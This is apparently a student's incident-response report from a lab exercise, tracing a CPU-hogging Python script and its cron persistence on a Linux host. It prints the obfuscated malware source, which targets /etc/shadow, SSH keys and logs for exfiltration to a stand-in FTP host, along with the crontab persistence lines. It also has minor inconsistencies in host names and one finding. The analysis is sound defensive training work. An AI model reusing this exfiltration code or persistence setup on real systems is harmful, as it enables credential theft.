Christian Velasquez

Final Assessment Report Submission

Case: Cron Established

8/23/2025

Executive Summary

Analysis of a Linux endpoint revealed a background process consuming more than 80 percent of the CPU. The assessment team identified a malicious Python script *sender.py*. The script was designed for exfiltrating sensitive files such as SSH keys, system logs, and configurations. It maintained persistence through a cron job executed through a shell script called *cron_connector.sh* ensuring that the process would run at every reboot.

Upon further investigation, the shell script revealed that the malicious Python script communicated with an external server over FTP, using hardcoded credentials. Evidence indicates that sensitive data was prepared and transmitted to the attacker-controlled server.

Retrieval of the exfiltrated file confirmed that it contained sensitive information such as credentials, logs and configuration information. This posed a significant risk to confidentiality as critical data were exposed.

Findings and Analysis

Finding	Finding Details	Description
Process	Python	The process used to run sender.py

This process was identified to have consumed more than 80% of the CPU.

Finding	Finding Details	Description
Malicious File	/usr/local/bin/sender.py	Malicious Python script

This malicious file was discovered when tracing the origin of the running process.

Finding	Finding Details	Description
Malicious File	/usr/local/bin/cron_connector.sh	Persistence mechanism shell script

This malicious file was discovered when investigating for persistence. It is used to run sender.py and exfiltrate data to ftp.xxx.lab

Finding	Finding Details	Description
URL	ftp.xxx.lab	Attacker’s FTP server

This URL was in sender.py and used store sensitive files on the attacker’s server.

Finding	Finding Details	Description
User	Infected	The username that was hardcoded in the cron_connecter.sh script

This username was used to gain access to the admin control panel of the site.

Methodology


Tools and Technologies Used

Konsole: The “Konsole” was used to execute commands to investigate the high CPU usage and identify the origin. The following tools were used to help in my investigation

- **top** and **pstree** to identify high CPU usage and locate the origin.
- **crontab -l** and **systemctl** to investigate suspicious services and persistence.
- **netstat and ss** to observer outbound network connections.
- **ls** to list files and view permissions.
- **cat** to read sender.py and cron_connector.sh.
- **nano** to identify the exact line number where **ftp.xxx.lab** was located in sender.py.


Investigation Process

1. To properly investigate the suspicious activity on the Linux endpoint, the assessment team opened the terminal "Konsole" to interact with the system and run the proper commands.
2. The command "top" was used to identify the high CPU usage. The process "python3" was identified to have consumed more than 80 percent of the system's CPU.




```
top - 20:13:58 up 2 days,  1:27,  2 users,  load average: 4.20, 3.89, 3.36
Tasks:  37 total,   1 running,  36 sleeping,   0 stopped,   0 zombie
%Cpu(s):  7.5 us,  1.1 sy,  0.0 ni, 91.3 id,  0.1 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem : 191399.5 total,  18704.9 free,  40484.3 used, 132210.4 buff/cache
MiB Swap: 191400.0 total, 191360.8 free,     39.2 used. 148499.7 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
   92 student   20   0  175792  18372   8288 S  96.7   0.0  13:01.49 python3
  596 student   20   0 4062352 145200 118336 S   1.0   0.1   0:33.00 kwin_x11
  602 student   20   0 2019332 218880 114208 S   0.7   0.1   0:03.49 plasmashell
 1245 student   20   0 1632040  91960  74440 S   0.3   0.0   0:00.39 konsole
 1339 student   20   0    8212   3196   2744 R   0.3   0.0   0:00.02 top
```

3. To locate what Python script was consuming this amount, we executed the command **pstree -ap 92**. 92 was the process ID flagged by the system monitoring. The output confirmed that the process was associated with a Python script: **python3 /usr/local/bin/sender.py**.
4. After identifying the origin of the high CPU usage as **sender.py**, we inspected the file's permissions using **ls -l** and viewed its contents with the **nano** command. Upon reviewing the content, we noticed that this script was designed with multiple threads to consume resources, code referencing sensitive files as well as the attacker's FTP server **ftp.xxx.lab**.




```
#!/usr/bin/env python3
import time
import random
import string
import threading
import os
import socket
import base64
import hashlib
from datetime import datetime

_0x4f2a1c = os.path.expanduser("~")
_0x3b7d9e = []
_0x7a1f5d = socket.gethostname()
_0x82f4d1 = threading.Event()
_0x72e4a9 = ["/etc/passwd", "/etc/shadow", "/var/log/auth.log", "/etc/ssh/sshd_config", "/var/log/syslog", "/root/.bash_history", "/home/*/.ssh/id_rsa", "/var/www/html/config.php", "/etc/nginx/nginx.conf", "/etc/hosts"]

def _0x6a3d8e(size=64):
   return ''.join(random.choices(string.ascii_letters + string.digits, k=size))

def _0x9c7b3a():
   global _0x3b7d9e
   while not _0x82f4d1.is_set():
       _0x5e2f8c = hashlib.sha256(str(datetime.now().timestamp()).encode()).hexdigest()

       _0x1d4e7a = {
           "id": _0x7a1f5d,
           "ts": datetime.now().strftime("%Y%m%d%H%M%S"),
           "payload": _0x6a3d8e(random.randint(100, 500)),
           "checksum": _0x5e2f8c[:16],
           "paths": random.sample(_0x72e4a9, k=3)
       }
```



```
def _0x2e7d9f():
   while not _0x82f4d1.is_set():
       try:
           _0xf81d3 = random.choice(_0x72e4a9)

           _0x57e9c3 = {
               "host": _0x7a1f5d,
               "records": len(_0x3b7d9e),
               "status": "ACTIVE",
               "next_sync": int(time.time()) + 300,
               "target_files": [_0xf81d3, random.choice(_0x72e4a9)],
               "user_check": "/etc/passwd" in _0x72e4a9
           }

           _0xfe8d4b = base64.b64encode(str(_0x57e9c3).encode()).decode()

           socket.getaddrinfo("ftp.hidden.lab", 21)

           for _ in range(5):
               _0x9e4d8f = [random.randint(1, 1000) for _ in range(50000)]
               _0x9e4d8f.sort(reverse=True)

       except Exception as e:
           pass

       time.sleep(30)
```

5. To investigate persistence, we began by checking scheduled tasks by executing **crontab -l.** This revealed two outputs. The first line was set to execute cron_connector.sh at system startup, and the second line to execute the shell script at every minute.



```
student@debian:~$ crontab -l
@reboot /usr/local/bin/cron_connector.sh >/dev/null 2>&1
*/1 * * * * /usr/local/bin/cron_connector.sh >/dev/null 2>&1
```

6. We analyzed the **cron_connector.sh** script using the **cat** command, which reveals that it executes sender.py first and connects to the attacker's FTP server using hardcoded credentials. It then uploads a staged local file **/opt/system_backup.dat** on the Linux system to attacker's **/incoming/exfiltrated_data.bin**.
7. To confirm whether the malicious process was making outbound connections, we attempted to observe network activity commands such as **netstat -tunp** and **ss -tupan**. However, such activity occurred at 30 to 60 second intervals which made it difficult to capture live network activity. While no session was caught in real-time, contents of the **cron_connector.sh** script demonstrates that it establishes a connection to the attacker's FTP server. Instead, we relied on direct script inspection to confirm outbound communication.
8. Further investigation confirmed that the attacker's FTP server was receiving the sensitive exfiltrated data. Analysis of the retrieved files confirmed the sensitivity of the contents.

Recommendations

Based on the findings, these recommendations are needed to prevent similar incidents in the future:

1. Stop the Process and Remove Malicious Files: Stop the Python process and remove */usr/local/bin/sender.py* Python script and the */usr/local/bin/cron_connector.sh* from the system.
2. Disable Persistence: Remove the cron_connector.sh from the crontab and review all other crontabs and services for any other unauthorized tasks.
3. Restrict External Server Communication: Add firewall rules to block outbound connections to the **ftp.xxx.lab** FTP server.
4. Rotate Potentially Compromised Credentials: Reset system user passwords, generate new SSH keys, and review any credentials stored in configuration files.
5. Implement Continuous Monitoring Tools: Deploy host and network-based tools to monitor and detect malicious activity in real-time.